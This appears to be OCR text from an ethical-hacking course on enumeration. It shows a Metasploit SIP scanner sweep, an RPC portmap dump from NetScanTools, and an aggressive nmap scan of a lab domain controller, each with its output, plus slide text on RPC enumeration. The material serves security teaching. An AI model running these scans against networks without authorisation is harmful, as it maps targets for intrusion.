

msfconsole - Parrot Terminal
File Edit View Search Terminal Help

```
msf > use auxiliary/scanner/sip/enumerator
msf auxiliary(enumerator) > use auxiliary/scanner/sip/options
msf auxiliary(options) > set RHOSTS 192.168.0.1/24
RHOSTS => 192.168.0.1/24
msf auxiliary(options) > run

[*] Sending SIP UDP OPTIONS requests to 192.168.0.0->192.168.0.255 (256 hosts)
[*] 192.168.0.54:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.
0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, R
EFER, UPDATE, MESSAGE"}
[*] 192.168.0.87:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1.
0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO, R
EFER, UPDATE, MESSAGE"}
[*] 192.168.0.109:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1
.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO,
REFER, UPDATE, MESSAGE"}
[*] 192.168.0.113:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1
.0.2.27", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO,
REFER, UPDATE, MESSAGE"}
[*] 192.168.0.167:5060 udp SIP/2.0 200 OK: {"User-Agent"=>"Grandstream GXP1620 1
.0.4.33", "Allow"=>"INVITE, ACK, OPTIONS, CANCEL, BYE, SUBSCRIBE, NOTIFY, INFO,
REFER, UPDATE, MESSAGE"}
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 4.46: Screenshot displaying Metasploit exploit for SIP enumeration

RPC Enumeration

- Remote Procedure Call (RPC) allows clients and servers to communicate in **distributed client/server programs**
- Enumerating RPC endpoints enables attackers to **identify any vulnerable services** on these service ports


demo - NetScanTools® Pro Demo Version Build 7-3-2019 based on version 11.86.3
File
Edit
Accessibility
View
IPv6
Help
Welcome
Automated Tools
Manual Tools (all)
Routing Table - IPv4
Routing Table - IPv6
*nix RPC Info
Service Lookup
Simple Services
SMB Scanner
Favorite Tools
Active Discovery Tools
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Click here to Buy Now!
Manual Tools - *nix RPC Info
Add Note
Jump To Automated
Reports
Add to Favorites
Defaults
Dump Portmap
TCP Ping
UDP Ping
Stop
Show desktop
For Help, press F1

Query ONC RPC services on a *nix computer.


Target Hostname or IPv4 Address: 10.10.1.19
Port Number: 111
Timeout (sec): 5
Program Number: 100000

Ready.

```
Program  Version  Protocol  Port  Description
100000   2        udp       111
100000   3        udp       111
100000   4        udp       111
100000   2        tcp       111
100000   3        tcp       111
100000   4        tcp       111
100003   2        tcp       2049
100003   3        tcp       2049
100003   2        udp       2049
100003   3        udp       2049
100003   4        tcp       2049
100005   1        tcp       2049
100005   2        tcp       2049
100005   3        tcp       2049
100005   1        udp       2049
100005   2        udp       2049
100005   3        udp       2049
100021   1        tcp       2049
100021   2        tcp       2049
100021   3        tcp       2049
100021   4        tcp       2049
```

Open PRC Port

https://www.netscantools.com


Zenmap
Scan
Tools
Profile
Help
Profile:
Scan
Cancel
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
OS
Host
10.10.1.2
10.10.1.3
10.10.1.9
10.10.1.11
10.10.1.13
10.10.1.19
10.10.1.22
Filter Hosts

Target: 10.10.1.0/24

Command: nmap -T4 -A 10.10.1.0/24

```
nmap -T4 -A 10.10.1.0/24

Nmap scan report for 10.10.1.22
Host is up (0.00s latency).
Not shown: 983 filtered ports
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2022-03-22 11:30:04Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: CEH.com0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
1801/tcp open  msmq?
2103/tcp open  msrpc         Microsoft Windows RPC
2105/tcp open  msrpc         Microsoft Windows RPC
2107/tcp open  msrpc         Microsoft Windows RPC
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: CEH.com0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CEH
|   NetBIOS_Domain_Name: CEH
|   NetBIOS_Computer_Name: SERVER2022
```


RPC Enumeration

The remote procedure call (RPC) is a technology used for creating distributed client/server programs. RPC allows clients and servers to communicate in distributed client/server programs. It is an inter-process communication mechanism, which enables data exchange between different processes. In general, RPC consists of components such as a client, a server, an endpoint, an endpoint mapper, a client stub, and a server stub, along with various dependencies.

